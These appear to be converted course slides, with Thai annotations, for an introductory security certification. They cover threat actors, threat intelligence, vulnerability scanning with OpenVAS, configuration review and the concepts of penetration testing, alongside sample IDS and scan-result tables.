
| COUNT | %TOTAL | #SRC | #DST | SIGNATURE   | ID      |
|-------|--------|------|------|---|---------|
| 82    | 20.45% | 82   | 1    | ET DROP Spamhaus DROP Listed Traffic Inbound group 6                      | 2400005 |
| 58    | 14.46% | 1    | 1    | ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine) | 2009358 |
| 35    | 8.73%  | 35   | 1    | ET DROP Spamhaus DROP Listed Traffic Inbound group 5                      | 2400004 |
| 32    | 7.98%  | 32   | 1    | ET DROP Spamhaus DROP Listed Traffic Inbound group 7                      | 2400006 |
| 31    | 7.73%  | 31   | 1    | ET DROP Spamhaus DROP Listed Traffic Inbound group 10                     | 2400009 |
| 30    | 7.48%  | 30   | 1    | ET DROP Spamhaus DROP Listed Traffic Inbound group 9                      | 2400008 |
| 21    | 5.24%  | 21   | 1    | ET DROP Spamhaus DROP Listed Traffic Inbound group 8                      | 2400007 |
| 19    | 4.74%  | 19   | 1    | ET DROP Spamhaus DROP Listed Traffic Inbound group 26                     | 2400025 |
| 18    | 4.49%  | 18   | 1    | ET DROP Spamhaus DROP Listed Traffic Inbound group 11                     | 2400010 |
| 12    | 2.99%  | 12   | 1    | ET DROP Spamhaus DROP Listed Traffic Inbound group 12                     | 2400011 |

| COUNT | %TOTAL | #SIG | #DST | IP              | COUNTRY       |
|-------|--------|------|------|-----------------|---------------|
| 84    | 20.95% | 16   | 1    | 192.168.2.192   | RFC1918 (.ko) |
| 5     | 1.25%  | 3    | 1    | 10.1.0.10       | RFC1918 (.ko) |
| 1     | 0.25%  | 1    | 1    | 114.8.151.185   | - (-)         |
| 1     | 0.25%  | 1    | 1    | 139.47.144.204  | - (-)         |
| 1     | 0.25%  | 1    | 1    | 114.8.55.8      | - (-)         |
| 1     | 0.25%  | 1    | 1    | 143.135.246.239 | - (-)         |
| 1     | 0.25%  | 1    | 1    | 116.129.134.220 | - (-)         |

| COUNT | %TOTAL | #SIG | #SRC | IP            | COUNTRY       |
|-------|--------|------|------|---------------|---------------|
| 396   | 98.75% | 39   | 313  | 10.1.0.10     | RFC1918 (.ko) |
| 5     | 1.25%  | 3    | 1    | 192.168.2.192 | RFC1918 (.ko) |

Screenshot used with permission from Security Onion.

# Vulnerability, Threat, and Risk



# Attributes of Threat Actors การแบ่งแยก


- Known threats (ภัยคุกคามที่มีอยู่แล้ว) versus adversary behaviors (พฤติกรรมที่มีความเสี่ยง)
- Internal/external
- Intent/motivation (เจตนา/ แรงจูงใจ)
  - Maliciously targeted (การเลือกเหยื่อ) versus opportunistic (การโจมตีเพราะว่ามีโอกาส)
  - Accidental/unintentional (การโจมตีที่ไม่ได้ตั้งใจ)
- Level of sophistication
  - Resources/funding (มีผู้สนับสนุนเช่น state sponsor รัฐหนุนหลัง)
  - Adversary capability levels ( การปรับตัวตามความสามารถของเป้าหมาย )

# Hackers, Script Kiddies, and Hacktivists

- The “Lone Hacker”
  - White hats versus black hats versus gray hats
  - Authorized versus non-authorized versus semi-authorized
- Script kiddies (เหมือนไปโหลด script มาแล้ว test ยิง)
- Hacker teams and hacktivists (กลุ่มนักแฮกจริงๆเลย)

# State Actors and Advanced Persistent Threats

- State-backed groups
  - Attached to military/secret services
  - Highly sophisticated ล้ำสมัยทางเทคโนโลยี
- Advanced Persistent Threat (APT)
- Espionage and strategic advantage  
ดักรับข้อมูลจากศัตรู
- Deniability
- False flag operations ทำแล้วโยนความผิด  
ให้ผู้อื่นที่ไม่เกี่ยวข้อง



Screenshot used with permission from fireeye.com.



# Criminal Syndicates and Competitors

- Criminal syndicates
  - Operate across legal jurisdictions เรื่องกฎหมาย
  - Motivated by criminal profit มุ่งเน้นที่กำไร
  - Can be very well resourced and funded
- Competitors
  - Cyber espionage
  - Combine with insider threat

Weak policies and procedures Weak adherence to policies and procedures


# Insider Threat Actors

- Malicious insider threat
  - Has or has had **authorized access**
  - Employees, contractors, partners
  - Sabotage, financial gain, business advantage
- Unintentional insider threat โดยไม่ตั้งใจ
  - Weak policies and procedures นโยบายและกระบวนการที่ไม่มีความแข็งแรง
  - Weak adherence to policies and procedures มีนโยบายและกระบวนการ แต่ไม่ได้ปฏิบัติตาม
  - Lack of training/security awareness
  - Shadow IT

# Attack Surface and Vectors

- Attack surface
  - Points where an attacker can discover/exploit vulnerabilities in a network or application
- Vectors
  - Direct access
  - Removable media
  - Email
  - Remote and wireless
  - Supply chain
  - Web and social media
  - Cloud

# Threat Research Sources




- Counterintelligence
- Tactics, techniques, and procedures (TTPs)
- Threat research sources
  - Academic research กลุ่มศึกษา
  - Analysis of attacks on customer systems
  - Honeypots/honeynets
  - Dark nets and the dark web

# Threat Intelligence Providers

- Narrative analysis and commentary
- Reputation/threat data feeds—cyber threat intelligence (CTI)
- Platforms and feeds
  - Closed/proprietary
  - Vendor websites
  - Public/private information sharing centers
  - Open source intelligence (OSINT) threat data sources
- OSINT as reconnaissance and monitoring

# Threat Intelligence



# Other Threat Intelligence Research Sources

- Academic journals บทความทางวิชาการ
- Conferences งานสัมมนา
- Request for Comments (RFC) แผนพัฒนา software
- Social media

# Tactics, Techniques, and Procedures and Indicators of Compromise

- Tactics, Techniques, and Procedures (TTPs)
  - Generalized statement of adversary behavior พฤติกรรมจากฝ่ายศัตรู
  - Campaign strategy and approach (tactics) แผนการที่จะทำให้บรรลุเป้าหมาย
  - Generalized attack vectors (techniques) ช่องทางที่ผู้โจมตีสามารถใช้เพื่อโจมตีระบบหรือเครือข่ายคอมพิวเตอร์
  - Specific intrusion tools and methods (procedures) วิธีการการโจมตี
- Indicator of compromise (IoC)
  - Specific evidence of intrusion ข้อมูลที่ชี้ชัดว่ามีการเข้าถึงระบบเครือข่ายโดยไม่ได้รับอนุญาต
  - Individual data points
  - Correlation of system and threat data
  - AI-backed analysis
  - Indicator of attack (IoA) เครื่องมือที่ใช้ในการโจมตี



# Software Vulnerabilities and Patch Management

- Exploits for faults in software code
- Applications
  - Different impacts and exploit scenarios
  - Client versus server apps
- Operating system (OS)
  - Obtain high level privileges
- Firmware
  - PC firmware
  - Network appliances and Internet of Things devices
- Improper or weak patch management
  - Undocumented assets
  - Failed updates and removed patches

# Zero-day and Legacy Platform Vulnerabilities

- Zero-day
  - Vulnerability is unknown to the vendor
  - Threat actor develops an exploit for which there is no patch
  - Likely to be used against high value targets
- Legacy platform
  - Vendor no longer releases security patches

# Weak Host Configurations

- Default settings
  - Vendor may not release product in a default-secure configuration
- Unsecured root accounts
  - Threat actor will gain complete control
  - Limit ability to login as superuser
- Open permissions
  - Configuration errors allowing unauthenticated access
  - Allowing write access when only read access is appropriate

# Weak Network Configurations

- Open ports and services
  - Restrict using an access control list
  - Disable unnecessary services or block ports
  - Block at network perimeter
- Unsecure protocols
  - Cleartext data transmissions are vulnerable to snooping and eavesdropping
- Weak encryption
  - Storage and transport encryption
  - Key is generated from a weak password
  - Cipher has weaknesses
  - Key distribution is not secure
- Errors
  - Error messages that reveal too much information

# Impacts from Vulnerabilities

- Data breaches and data exfiltration impacts
  - Data breach is where confidential data is read or transferred without authorization
  - Data exfiltration is the methods and tools by which an attacker transfers data without authorization
- Identity theft
  - Abuse of data from privacy breaches
- Data loss and availability loss impacts
  - Availability is also a critical security property
- Financial and reputation impacts

# Third-Party Risks

- Supply chains
  - Due diligence ข้อตกลงร่วมกัน
  - Weak links ช่องทางการติดต่อกันอาจมีความอ่อนแอได้
- Vendor management
  - Process for selecting suppliers and evaluating risks การเลือก suppliers และ ประเมินความเสี่ยง
  - System integration การรวมระบบที่ไม่ปลอดภัย
  - Lack of vendor support
- Outsourced code development
- Data storage
- Cloud-based versus on-premises risks

# Vulnerability Scan Types

- Automated scanners configured with list of known vulnerabilities
- Network vulnerability scanner
  - Configured with tests for most types of network hosts
  - Focused on scanning OS plus some desktop and server applications
- Application and web application scanners
  - Configured with application-specific tests



Screenshot used with permission from Greenbone Networks (openvas.org).

# Common Vulnerabilities and Exposures

- Vulnerability feed/plugin/test
- Security Content Automation Protocol (SCAP) เป็นมาตรฐานที่ใช้ในการกำหนดสถานะความปลอดภัยของระบบคอมพิวเตอร์และเครือข่าย
  - Mechanism for updating scanner via feed
  - Common identifiers
- Common Vulnerabilities and Exposures (CVE) ชื่อหรือคำอธิบายช่องโหว่
- Common Vulnerability Scoring System (CVSS) ความรุนแรงของช่องโหว่

| Score | Description |
|-------|-------------|
| 0.1+  | Low         |
| 4.0+  | Medium      |
| 7.0+  | High        |
| 9.0+  | Critical    |




# Intrusive versus Non-intrusive Scanning

- Remote scanning versus agent-based scanning
- Non-intrusive scanning ไม่สร้างผลกระทบกับเครือข่าย
  - Passively test security controls
  - Scanners attach to network and only sniff traffic
  - Possibly some low-interaction with hosts (port scanning/banner grabbing)
- Intrusive/active scanning สร้างผลกระทบ
  - Establish network session
  - Agent-based scan
- Exploitation frameworks
  - Highly intrusive/risk of system crash
  - Used with penetration testing

# Credentialed versus Non-credentialed Scanning








- Non-credentialed
  - Anonymous or guest access to host only
  - Might test default passwords
- Credentialed
  - Scan configured with logon
  - Can allow privileged access to configuration settings/logs/registry
  - Use dedicated account for scanning



The screenshot shows the Greenbone Security Assistant (GSA) interface. At the top, the header bar displays the Greenbone logo and 'Security Assistant' on the left, and 'Logged in as Admin admin | Logout' and 'Thu Jan 12 12:25:49 2017 UTC' on the right. Below the header is a navigation bar with tabs: 'Scan Management', 'Asset Management', 'SecInfo Management', 'Configuration', 'Extras', 'Administration', and 'Help'. The main content area is titled 'New Credential' with a help icon. It contains a form with the following fields: 'Name' (text box with 'Classroom Domain'), 'Login' (text box with 'classroom\Administrator'), 'Comment (optional)' (text box), and three radio buttons: 'Autogenerate credential', 'Password' (selected), and 'Key pair'. The 'Password' option has a password input field with masked characters. The 'Key pair' option has a 'Private key' text box with a 'Browse...' button and a 'Passphrase' text box. A 'Create Credential' button is located at the bottom right of the form.

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, [www.greenbone.net](http://www.greenbone.net)  
Screenshot used with permission from Greenbone Networks ([openvas.org](http://openvas.org)).

# False Positives, False Negatives, and Log Review


| Information  | Results<br>(135 of 1148)  | Hosts<br>(1 of 254) | Ports<br>(17 of 30) | Applications<br>(19 of 44) | Operating Systems<br>(1 of 6) | CVEs<br>(48 of 48) | Closed CVEs<br>(56 of 56)     | TLS Certificates<br>(3 of 5) | Error Messages<br>(2 of 2) | User Tags<br>(0) |
|--|---|---------------------|---------------------|----------------------------|-------------------------------|--------------------|-------------------------------|------------------------------|----------------------------|------------------|
| <div>◀◀ 1 - 10 of 135 ▶▶</div>   |   |                     |                     |                            |                               |                    |                               |                              |                            |                  |
| Vulnerability  |    | Severity ▼          | QoD                 | Host                       |                               | Location           | Created                       |                              |                            |                  |
|  |   |                     |                     | IP                         | Name                          |                    |                               |                              |                            |                  |
| <a href="#">Microsoft Windows Multiple Vulnerabilities (KB4457131)</a>   |    | 10.0 (High)         | 80 %                | 10.1.0.1                   | DC1.corp.515support.com       | general/tcp        | Fri, Jan 3, 2020 9:58 PM UTC  |                              |                            |                  |
| <a href="#">Microsoft Windows Multiple Vulnerabilities (KB4467691)</a>   |    | 10.0 (High)         | 80 %                | 10.1.0.1                   | DC1.corp.515support.com       | general/tcp        | Fri, Jan 3, 2020 10:20 PM UTC |                              |                            |                  |
| <a href="#">Microsoft Windows Multiple Vulnerabilities (KB4471321)</a>   |    | 10.0 (High)         | 80 %                | 10.1.0.1                   | DC1.corp.515support.com       | general/tcp        | Fri, Jan 3, 2020 10:40 PM UTC |                              |                            |                  |
| <a href="#">Microsoft Windows Multiple Vulnerabilities (KB4512517)</a>   |    | 10.0 (High)         | 80 %                | 10.1.0.1                   | DC1.corp.515support.com       | general/tcp        | Fri, Jan 3, 2020 10:27 PM UTC |                              |                            |                  |
| <a href="#">Microsoft Malware Protection Engine on Windows Defender Multiple Remote Code Execution Vulnerabilities</a> |  | 9.3 (High)          | 97 %                | 10.1.0.1                   | DC1.corp.515support.com       | general/tcp        | Fri, Jan 3, 2020 10:19 PM UTC |                              |                            |                  |
| <a href="#">Microsoft Malware Protection Engine on Windows Defender Multiple Vulnerabilities</a>                       |  | 9.3 (High)          | 80 %                | 10.1.0.1                   | DC1.corp.515support.com       | general/tcp        | Fri, Jan 3, 2020 10:09 PM UTC |                              |                            |                  |

Screenshot used with permission from Greenbone Networks (openvas.org).

- Analyzing and validating scan report contents
- False positives
  - Scanner identifies a vulnerability that is not actually present
- False negatives
  - Scanner fails to identify a vulnerability
- Review logs to confirm results

# Configuration Review

- Lack of controls
  - Security controls that should be present but are not (or are not functioning)
- Misconfiguration
  - Settings deviate from template configuration
- Driven by templates of configuration settings
  - Open Vulnerability and Assessment Language (OVAL)
  - Extensible Configuration Checklist Description Format (XCCDF)
- Compliance-based templates available in many products



| Policy Type      | Policy Group or Registry Key | Policy Setting        | 515support | Template |
|------------------|------------------------------|-----------------------|------------|----------|
| Security Temp... | System Access                | MaximumPasswordAge    | 42         | 60       |
| Security Temp... | System Access                | MinimumPasswordAge    | 1          | 1        |
| Security Temp... | System Access                | MinimumPasswordLength | 7          | 14       |
| Security Temp... | System Access                | PasswordComplexity    | 1          | 1        |
| Security Temp... | System Access                | PasswordHistorySize   | 24         | 24       |

**Policy Path:**  
Security Settings  
Account Policies\Password Policy  
Minimum password length

**515support:**  
**Option:** 7  
**GPO:** Default Domain Policy  
**File:** C:\Users\administrator\Documents\gpo\{BC850A02-A566-49E6-9269-CF4FFC2610A7}\DomainSysvol\GPO\Machine\microsoft\windows nt\SecEdit\GptTmpl.inf

**Template:**  
**Option:** 14  
**Defined in the following GPOs:**  
**GPO:** MSFT Windows 10 1809 and Server 2019 - Domain Security  
**File:** C:\LABFILES\sect\Windows 10 Version 1809 and Windows Server 2019 Security Baseline\GPOs\{B9263530-926F-46F3-8382-832C31EC81B5}\DomainSysvol\GPO\Machine\microsoft\windows nt\SecEdit\GptTmpl.inf  
**GPO:** MSFT Windows 10 and Server 2016 - Domain Security  
**File:** C:\LABFILES\sect\Windows 10 Version 1803 Security Baseline\Windows 10 Version 1803 Security Baseline\GPOs\{BEEC0E5D-EEDC-44BC-9D28-41693B3CE82A}\DomainSysvol\GPO\Machine\microsoft\windows nt\SecEdit\GptTmpl.inf  
**GPO:** SCM Windows 10 and Server 2016 - Domain Security  
**File:** C:\LABFILES\sect\Windows 10 Version 1607 and Windows Server 2016 Security Baseline\Windows-10-RS1-and-Server-2016-Security-Baseline\GPOs\{1D2C9D38-6BB1-4C90-B5EB-2850EA18AE06}\DomainSysvol\GPO\Machine\microsoft\windows nt\SecEdit\GptTmpl.inf

Screenshot used with permission from Microsoft.

# Threat Hunting

- Use log and threat data to search for IoCs
- Advisories and bulletins
  - Plan threat hunting project in response to newly discovered threat
- Intelligence fusion and threat data
  - Use security information and event management (SIEM) and threat data feed to automate searches
- Maneuver
  - Consider possibility of alerting adversary to the search
  - Use techniques that will give positional advantage

# Penetration Testing

- Pen test or ethical hacking
- **Verify threat**
  - Identify vulnerability and the vector by which it could be exploited
- **Bypass security controls**
  - Identify lack of controls or ways to circumvent existing controls
- Actively test security controls
  - Examine weaknesses that render controls ineffective
- **Exploit vulnerabilities to prove threat** exists (“pwned”)
- Active and highly intrusive techniques, compared to vulnerability assessment (ผลกระทบกับระบบ)

# Rules of Engagement

- Agreement for objectives and scope
- Authorization to proceed from system owner and affected third-parties
- Attack profile
  - Black box (unknown environment)
  - White box (known environment)
  - Gray box (partially known environment—to model insider threat agents, for instance)
- Bug bounty programs

# Exercise Types

- Red team
  - Performs the offensive role
- Blue team
  - Performs the defensive role
- White team
  - Sets the rules of engagement and monitors the exercise ไว้สำหรับกำหนด กฎในการทดสอบระบบ
- Purple team
  - Exercise set up to encourage collaboration
  - Red and blue teams share information and debrief regularly
  - Might be assisted by a facilitator



# Exercise Types

- Red team
  - Performs the offensive role
- Blue team
  - Performs the defensive role
- White team
  - Sets the rules of engagement and monitors the exercise ไว้สำหรับกำหนด กฎในการทดสอบระบบ
- Purple team
  - Exercise set up to encourage collaboration
  - Red and blue teams share information and debrief regularly
  - Might be assisted by a facilitator

# Passive and Active Reconnaissance

- Pen testing and kill chain attack life cycle
- Reconnaissance phase
  - Passive techniques unlikely to alert target
  - Active techniques are detectable
- Open Source Intelligence (OSINT)
- Social engineering
- Footprinting
- War driving
- Drones/unmanned aerial vehicle (UAV) and war flying

# Pen Test Attack Life Cycle

- Initial exploitation
  - Obtain a foothold via an exploit
- Persistence
  - Establish a command & control backdoor
  - Reconnect across host shut down/user log off events
- Privilege escalation
  - Internal reconnaissance
  - Gain additional credentials and compromise higher privilege accounts
- Lateral movement
  - Compromise other hosts
- Pivoting
  - Access hosts with no direct remote connection via a pivot host
- Actions on objectives
- Cleanup